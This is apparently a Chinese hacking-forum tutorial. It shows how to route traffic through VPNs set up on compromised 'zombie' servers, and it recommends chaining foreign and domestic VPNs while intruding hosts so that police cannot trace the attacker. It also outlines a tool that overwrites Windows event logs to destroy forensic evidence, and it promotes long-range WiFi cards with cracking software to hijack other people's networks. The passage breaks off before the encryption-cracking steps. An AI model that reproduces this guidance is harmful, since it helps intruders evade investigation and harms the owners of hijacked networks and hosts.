
输入您正连接的计算机的主机名或 IP 地址。

主机名或 IP 地址 (例如，microsoft.com 或 157.54.0.1) (H):

112.121.172.132

< 上一步 (B) 下一步 (N) > 取消

输入 服务器肉鸡的 IP




点完成即可




桌面上就有一个快捷方式了 双击它






输入用户名 连接 这样就完成代理了
如提示



那么做如下设置





把要求数据加密的勾去掉这样就完成了



那么我们在电脑上登入的所有网络都通过代理连接包括 QQ 啊 IE 啊 网游等！
这样的手动设置大家可能觉得麻烦 那么我介绍一个傻瓜化的软件 CC VPN Server 绿色版本的直接放在 服务器肉鸡上运行就可以了！






设置帐号密码 点 OK. 这样就完成服务器肉鸡建立 VPN 了。本地同上 设置拨号就可以了。
如果说 大家没有 服务器肉鸡 那么怎么办呢？

我提供几种方式

第一种： 打开网站 <http://bbs.8558.org/forum-41-1.html>



非常多的 VPN 资源

04.27.20.114	美国
81.137.108.85	英国
68.196.219.254	美国
83.222.227.60	美国
80.255.39.43	俄罗斯
217.106.203.245	俄罗斯
195.138.210.78	比利时

 本帖隐藏的内容需要回复才可以浏览

IP 地址知道 但是需要知道连接帐号密码需要 注册成论坛用户 回帖

第二种： <http://www.513vpn.com/> 这个网站推出 一元使用一年的 VPN 产品 可以在里面购买

选择	产品名称	产品价格	最大购买数量	是否当前业务
<input type="radio"/>	国内版免费认证会员	1元/年	0	非当前业务
<input type="radio"/>	国际版包天服务	2元/天	0	非当前业务
<input type="radio"/>	国际版包周服务	15元/周	0	非当前业务
<input type="radio"/>	国际版包月服务	30元/月	0	非当前业务
<input type="radio"/>	国际版包季服务	80元/季	0	非当前业务
<input type="radio"/>	国际版包年服务	300元/年	0	非当前业务
<input type="radio"/>	国内版包月服务	15元/月	0	非当前业务
<input type="radio"/>	国内版包年服务	150元/年	0	非当前业务


1 元一年的那个产品 比较可惜的是只提供国内代理

第三种: <http://www.feiyisoft.com/> 下载 VPN 分享器



使用方式如下：





这样就得到许多的免费的 VPN 了 选择一个 PING 比较少的 连接





这样就代理成功了！

第 4 种: www.taobao.com 搜索 vpn 代理, 香港 VPN, 美国 VPN 这类的信息。

看大家想购买 VPN 好或者 直接问店家是否有测试帐号 一般商家都会提供测试帐号 可用几个小时的!



以上介绍的是 VPN 的代理 通过 VPN 代理我们就可以隐藏自己的真实地址, 不过有几点需要注意 首先假如你要入侵国内的主机 你最好通过如下方式 找美国 VPN 拨号然后在拨香港 VPN 最后 拨号国内的 VPN 这样比较安全 也可以多设置几个。一定要国内外交替让网警慢慢查去, 假如是自己的服务器肉鸡设置 VPN 那么我说你最好先通过免费的 VPN 连接再去登入 服务器肉鸡才不会有真实的日志信息记录在服务器上, 当然啦最好的是自己会写程序的写个日志覆盖器, 其思路如下 检索

C:\WINDOWS\system32\config\路径下的*.Evt 文件

C:\WINDOWS\system32\LogFiles 路径下所有文件

读取文件内容改写内部所有 IP 地址在保存


如不会修改, 那么就创建一个同文件名的文件直接覆盖 多覆盖几次! 防止数据恢复软件恢复数据!

对于免费的 VPN 或者收费的 VPN 我比较建议大家用这些原因很简单, 这些 VPN 服务器上不只是只有你一个人使用而是有很多玩家在用其代理玩网游, 那么多用户在使用这个 VPN, 就像茫茫人海想找一根针有多困难, 自己的安全就得到保障了.

三:最后最终极的法宝 100%达到隐藏自己就算被查到 IP 我们也不用担心!

这个设备就是 蹭网卡: 卡皇






如图就是这套设备！设备结合 BT3 ,BT4 无线路由破解软件进行远距离无线上网！此设备结合天线 组合后 我本人测试过 1 公里的信号源！

1 公里的距离,网警找上门来你还有很长时间跑路去！最倒霉的就是被你蹭网的那家用户了！


接下来我介绍使用步骤：

首先将设备接入 USB 插口！将赠送的光盘放入光驱内！


安装好驱动后，可以打开无线网卡主界面：



如图 列表中已经搜索到了无线信号源, 其中有一个是未加密的




没有加密的 信号源我们双击直接连接就可以了！



这样我们就蹭到对方的网络了!连路由器也是默认密码!


但是加密的信号源呢?我们要进行如下操作进行破解!

